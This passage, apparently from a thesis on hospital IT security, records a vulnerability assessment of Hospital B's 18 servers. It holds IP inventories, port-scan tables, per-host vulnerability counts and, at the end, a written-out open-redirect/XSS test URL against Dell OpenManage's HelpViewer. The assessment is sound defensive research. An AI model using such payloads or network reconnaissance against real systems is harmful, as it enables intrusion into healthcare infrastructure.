The test objectives are to assess the risk of the operating system that is functioning on the hospital's servers. The IT system test scope is database vulnerabilities scanning, web server vulnerabilities scanning, and penetration testing and risk assessment.

### 4.2.1 Information gathering

1) System Characterization

After studying various procedures, this conceptual framework is used in the assessment of Hospital B with the testing scope in the servers comprising 18 machines, 3 Windows server 2003, 5 Windows server 208 and 10 Windows server 2008 R2. There have never been any attacks to the hospital's system.

The number of threat occurrence information or number of attacks made by attackers must be obtained from hospital data system log files. However, data collection from questionnaires was used instead because Hospital B did not store log files.

**Table 4.5 Primary information of Hospital B server**

| No. | IP Address | OS Information | Service | Attacked |
|---|---|---|---|---|
| 1 | 172.17.9.1 | Window Server 2008 | Active Directory | No |
| 2 | 172.17.61.2 | | Active Directory | |
| 3 | 172.17.9.9 | | DHCP Server | |
| 4 | 172.17.9.7 | | Training system | |
| 5 | 172.17.61.1 | | Hospital information backup system | |
| 6 | 172.17.9.19 | Window Server 2008 R2 | Active Directory | |
| 7 | 172.17.9.5 | | Hospital information system | |
| 8 | 172.17.9.21 | | Hospital information system | |
| 9 | 172.17.9.27 | | Hospital information system | |
| 10 | 172.17.9.3 | | Database | |
| 11 | 172.17.9.35 | | Database | |
| 12 | 172.17.9.33 | | Database | |
| 13 | 172.17.9.15 | | Anti-Virus | |
| 14 | 172.17.9.29 | | Card Access Control System | |
| 15 | 172.17.9.50 | Window Server 2003 | X-ray system | |
| 16 | 172.17.20.100 | | Operation system | |
| 17 | 172.17.9.11 | | Web server | |
| 18 | 172.17.9.25 | Window Server 2008 R2 | Web server | |

2) Network Vulnerability assessment

When necessary data are acquired, the next step is network vulnerability assessment, beginning with network scanning. The results will reveal the number of servers functioning as well as working ports and services as shown in Table 4.6.

**Table 4.6 Information from Network scanning of Hospital B**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocal | Service Name | |
| 1 | 172.17.9.1 | Window Server 2008 | 53 | tcp | domain | Microsoft DNS |
| | | | 88 | tcp | kerberos-sec | Windows 2003 Kerberos |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 389 | tcp | ldap | |
| | | | 445 | tcp | microsoft-ds | Microsoft Windows 2003 or 2008 microsoft-ds |
| | | | 464 | tcp | kpasswd5 | |
| | | | 593 | tcp | ncacn_http | Microsoft Windows RPC over HTTP |
| | | | 636 | tcp | tcpwrapped | |
| | | | 1688 | tcp | msrpc | Microsoft Windows RPC |
| | | | 2301 | tcp | hadoop-jobtracker | Apache Hadoop |
| | | | 2381 | tcp | http | Apache httpd |
| | | | 3268 | tcp | ldap | |
| | | | 3269 | tcp | tcpwrapped | |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocal | Service Name | |
| 1 | 172.17.9.1 | Window Server 2008 | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49156 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49157 | tcp | ncacn_http | Microsoft Windows RPC over HTTP |
| | | | 49158 | tcp | msrpc | Microsoft Windows RPC |
| 2 | 172.17.61.2 | Window Server 2008 | 53 | tcp | domain | Microsoft DNS |
| | | | 88 | tcp | kerberos-sec | Windows 2003 Kerberos |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 389 | tcp | ldap | |
| | | | 445 | tcp | microsoft-ds | Microsoft Windows 2003 or 2008 microsoft-ds |
| | | | 464 | tcp | kpasswd5 | |
| | | | 593 | tcp | ncacn_http | Microsoft Windows RPC over HTTP |
| | | | 636 | tcp | tcpwrapped | |
| | | | 1688 | tcp | msrpc | Microsoft Windows RPC |
| | | | 3268 | tcp | ldap | |
| | | | 3269 | tcp | tcpwrapped | |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocal | Service Name | |
| 2 | 172.17.61.2 | Window Server 2008 | 5900 | tcp | vnc | RealVNC Personal |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49156 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49157 | tcp | ncacn_http | Microsoft Windows RPC over HTTP |
| | | | 49158 | tcp | msrpc | Microsoft Windows RPC |
| 3 | 172.17.9.9 | Window Server 2008 | 13 | tcp | daytime | |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocal | Service Name | |
| 3 | 172.17.9.9 | Window Server 2008 | 49156 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49159 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49160 | tcp | msrpc | Microsoft Windows RPC |
| 4 | 172.17.9.7 | Window Server 2008 | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 1433 | tcp | ms-sql-s | Microsoft SQL Server 2008 R2 |
| | | | 2383 | tcp | ms-olap4 | |
| | | | 3389 | tcp | ms-wbt-server | Microsoft Terminal Service |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| | | | 12000 | tcp | remoting | MS .NET Remoting services |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |
| 5 | 172.17.61.1 | Window Server 2008 | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 5 | 172.17.61.1 | Window Server 2008 | 1433 | tcp | ms-sql-s | Microsoft SQL Server 2008 R2 |
| | | | 1688 | tcp | msrpc | Microsoft Windows RPC |
| | | | 2383 | tcp | ms-olap4 | |
| | | | 3389 | tcp | ms-wbt-server | Microsoft Terminal Service |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | RealVNC Personal |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| | | | 15000 | tcp | tcpwrapped | |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154, 49155 | tcp | msrpc | Microsoft Windows RPC |
| 6 | 172.17.9.19 | Window Server 2008 R2 | 53 | tcp | domain | Microsoft DNS |
| | | | 80 | tcp | http | Microsoft IIS httpd |
| | | | 88 | tcp | kerberos-sec | Windows 2003 Kerberos |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 389 | tcp | ldap | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 464 | tcp | tcpwrapped | |
| | | | 593 | tcp | ncacn_http | Microsoft Windows RPC over HTTP |
| | | | 636 | tcp | ldapssl | |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 6 | 172.17.9.19 | Window Server 2008 R2 | 3268 | tcp | ldap | |
| | | | 3269 | tcp | globalcatLDAPssl | |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49158 | tcp | ncacn_http | Microsoft Windows RPC over HTTP |
| | | | 49159 | tcp | msrpc | Microsoft Windows RPC |
| 7 | 172.17.9.5 | Window Server 2008 R2 | 80 | tcp | http | Microsoft IIS httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 12000 | tcp | remoting | MS .NET Remoting services |
| | | | 49152, 49153, 49154, 49155 | tcp | msrpc | Microsoft Windows RPC |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 8 | 172.17.9.21 | Window Server 2008 R2 | 80 | tcp | http | Microsoft IIS httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 12000 | tcp | remoting | MS .NET Remoting services |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |
| 9 | 172.17.9.27 | Window Server 2008 R2 | 80 | tcp | http | Microsoft IIS httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 12000 | tcp | remoting | MS .NET Remoting services |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 9 | 172.17.9.27 | Window Server 2008 R2 | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |
| 10 | 172.17.9.3 | Window Server 2008 R2 | 80 | tcp | http | Microsoft HTTPAPI httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 1433 | tcp | ms-sql-s | Microsoft SQL Server 2008 R2 |
| | | | 2383 | tcp | ms-olap4 | |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49155 | tcp | msrpc | Microsoft Windows RPC |
| 11 | 172.17.9.35 | Window Server 2008 R2 | 80 | tcp | http | Microsoft HTTPAPI httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 11 | 172.17.9.35 | Window Server 2008 R2 | 1433 | tcp | ms-sql-s | Microsoft SQL Server 2008 R2 |
| | | | 2383 | tcp | ms-olap4 | |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153, 49154 | tcp | msrpc | Microsoft Windows RPC |
| 12 | 172.17.9.33 | Window Server 2008 R2 | 80 | tcp | http | Microsoft HTTPAPI httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 1433 | tcp | ms-sql-s | Microsoft SQL Server 2008 R2 |
| | | | 2383 | tcp | ms-olap4 | |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| 13 | 172.17.9.15 | Window Server 2008 R2 | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 1100 | tcp | mctp | |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 13 | 172.17.9.15 | Window Server 2008 R2 | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 8443 | tcp | http | Symantec Endpoint Protection httpd |
| | | | 9090 | tcp | zeus-admin | |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| 14 | 172.17.9.29 | Window Server 2008 R2 | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |
| | | | 49152 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49153 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49154 | tcp | msrpc | Microsoft Windows RPC |
| | | | 49175 | tcp | msrpc | Microsoft Windows RPC |
| 15 | 172.17.9.50 | Window Server 2003 | 80 | tcp | http | Microsoft IIS httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | microsoft-ds | Microsoft Windows 2003 or 2008 microsoft-ds |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 15 | 172.17.9.50 | Window Server 2003 | 1027 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1042 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1801 | tcp | msmq | |
| | | | 2103 | tcp | msrpc | Microsoft Windows RPC |
| | | | 2105 | tcp | msrpc | Microsoft Windows RPC |
| | | | 2107 | tcp | msrpc | Microsoft Windows RPC |
| | | | 3389 | tcp | ms-wbt-server | Microsoft Terminal Service |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | RealVNC Personal |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| 16 | 172.17.20.100 | Window Server 2003 | 80 | tcp | http | Apache Tomcat/Coyote JSP engine |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | microsoft-ds | Microsoft Window 2003 or 2008 microsoft-ds |
| | | | 683 | tcp | corba-iiop | |
| | | | 1025 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1052 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1079 | tcp | oracle-tns | Oracle TNS listener |
| | | | 1098 | tcp | rmiregistry | Java RMI |
| | | | 1099 | tcp | ovm-manager | Oracle VM Manager |
| | | | 1108 | tcp | ratio-adp | |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 16 | 172.17.20.100 | Window Server 2003 | 1311 | tcp | http | Dell OpenManage httpd |
| | | | 1521 | tcp | oracle-tns | Oracle TNS Listener |
| | | | 3372 | tcp | msdtc | Microsoft Distributed Transaction Coordinator |
| | | | 3389 | tcp | ms-wbt-server | Microsoft Terminal Service |
| | | | 4444 | tcp | krb524 | |
| | | | 4445 | tcp | ovm-manager | Oracle VM Manager |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | RealVNC Personal |
| | | | 8009 | tcp | ajp13 | Apache Jserv |
| | | | 8083 | tcp | http | Bluecat Networks Proteus IPAM or Enterasys Dragon IDS http config |
| | | | 8093 | tcp | unknown | |
| | | | 9002 | tcp | dynamid | |
| | | | 9050 | tcp | tcpwrapped | |
| | | | 10000 | tcp | ndmp | Symantec/Veritas Backup Exec ndmp |
| | | | 15000 | tcp | tcpwrapped | |
| 17 | 172.17.9.11 | Windows Server 2003 | 21 | tcp | ftp | Microsoft ftpd |
| | | | 80 | tcp | http | Microsoft IIS httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | microsoft-ds | Microsoft Windows 2003 or 2008 microsoft-ds |
| | | | 1025 | tcp | msrpc | Microsoft Windows RPC |

**Table 4.6 Information from Network scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Open Ports | | | Extra info |
|---|---|---|---|---|---|---|
| | | | Port | Protocol | Service Name | |
| 17 | 172.17.9.11 | Windows Server 2003 | 1026 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1030 | tcp | iad1 | |
| | | | 1311 | tcp | http | Dell OpenManage httpd |
| | | | 1935 | tcp | tcpwrapped | |
| | | | 3306 | tcp | mysql | MySQL |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5080 | tcp | http | Apache Tomcat/Coyote JSP engine |
| | | | 8443 | tcp | tcpwrapped | |
| | | | 9999 | tcp | abyss | |
| 18 | 172.17.9.25 | Windows Server 2008 R2 | 21 | tcp | ftp | Microsoft ftpd |
| | | | 80 | tcp | http | Microsoft IIS httpd |
| | | | 135 | tcp | msrpc | Microsoft Windows RPC |
| | | | 139 | tcp | netbios-ssn | |
| | | | 445 | tcp | netbios-ssn | |
| | | | 1025 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1026 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1027 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1028 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1066 | tcp | msrpc | Microsoft Windows RPC |
| | | | 1068 | tcp | msrpc | Microsoft Windows RPC |
| | | | 2301 | tcp | hadoop-datanode | Apache Hadoop |
| | | | 2381 | tcp | http | Apache httpd |
| | | | 3306 | tcp | mysql | MySQL |
| | | | 4899 | tcp | radmin | Famatech Radmin |
| | | | 5800 | tcp | vnc-http | VNC Server Enterprise Edition httpd |
| | | | 5900 | tcp | vnc | VNC |

After the vulnerability scanning in this case study, it was revealed that a total of 125 vulnerabilities existed in the hospital's 18 servers, with 50% occurring to OS that are Windows servers 2003, 26% occurring with Windows server 2008 and

24% are Windows server 2008 R2. The attacks can be categorized into the following 10 formats: 1) Code execution; 2) Authentication-bypass; 3) SQL Injection; 4) Elevation of Privilege; 5) Brute-force; 6) Buffer overflow; 7) Denial of service; 8) Information gathering; 9) Man in the middle and 10) Cross-site scripting, as shown in Figure 2. Most vulnerability is medium level.





Figure 4.5 The vulnerabilities occurred in each the operating system of Hospital B server.





Figure 4.6 Total of vulnerabilities detected in the information technology system of Hospital B.

**Table 4.7 Information from the Vulnerability scanning of Hospital B.**

| No. | IP Address | OS | Vulnerability | | | | Total |
|---|---|---|---|---|---|---|---|
| | | | Critical | High | Medium | Low | |
| 1 | 172.17.9.1 | Window Server 2008 | 3 | 4 | 6 | 1 | 14 |
| 2 | 172.17.61.2 | | 1 | 1 | 2 | 0 | 4 |
| 3 | 172.17.9.9 | | 1 | 0 | 1 | 0 | 2 |
| 4 | 172.17.9.7 | | 1 | 0 | 4 | 1 | 6 |
| 5 | 172.17.61.1 | | 1 | 0 | 4 | 1 | 6 |
| 6 | 172.17.9.19 | Window Server 2008 R2 | 0 | 1 | 2 | 0 | 3 |
| 7 | 172.17.9.5 | | 0 | 0 | 1 | 0 | 1 |
| 8 | 172.17.9.21 | | 0 | 0 | 1 | 0 | 1 |
| 9 | 172.17.9.27 | | 0 | 0 | 1 | 0 | 1 |
| 10 | 172.17.9.3 | | 1 | 0 | 1 | 0 | 2 |
| 11 | 172.17.9.35 | | 0 | 0 | 1 | 0 | 1 |
| 12 | 172.17.9.33 | | 0 | 0 | 1 | 0 | 1 |
| 13 | 172.17.9.15 | | 0 | 0 | 5 | 0 | 5 |
| 14 | 172.17.9.29 | | 0 | 1 | 1 | 0 | 2 |

**Table 4.7 Information from the Vulnerability scanning of Hospital B (Cont.)**

| No. | IP Address | OS | Vulnerability | | | | Total |
|---|---|---|---|---|---|---|---|
| | | | Critical | High | Medium | Low | |
| 15 | 172.17.9.50 | Window Server 2003 | 1 | 1 | 4 | 1 | 7 |
| 16 | 172.17.20.100 | | 3 | 4 | 27 | 3 | 37 |
| 17 | 172.17.9.11 | | 0 | 0 | 16 | 3 | 19 |
| 18 | 172.17.9.25 | Window Server 2008 R2 | 1 | 1 | 9 | 2 | 13 |

Each of the vulnerabilities had different degree of severity according to the criteria of the Common Vulnerability Scoring System (CVSS), which is considered in terms of the following six aspects: order complexity, identification verification, site of system access, data system, stopping system function and data completeness.

3) Web server Vulnerability Assessment

The result from examination of Nikto and SQL injection Me program that appeared http://intranet.gj/gj/ web page of hospital. It does not show the vulnerability in term of SQL injection but it was appear only in XSS as shown in Figure 4.7.





Figure 4.7 The result from SQL injection Me

***Test Web server : intranet.gj (172.17.9.11)***

a) Dell OpenManage Server Administrator 'HelpViewer' Redirect!!!

Input XSS command:
https://intranet.gj:1311/servlet/HelpViewer?file=http://www.google.co.th in URL of https://intranet.gj:1311

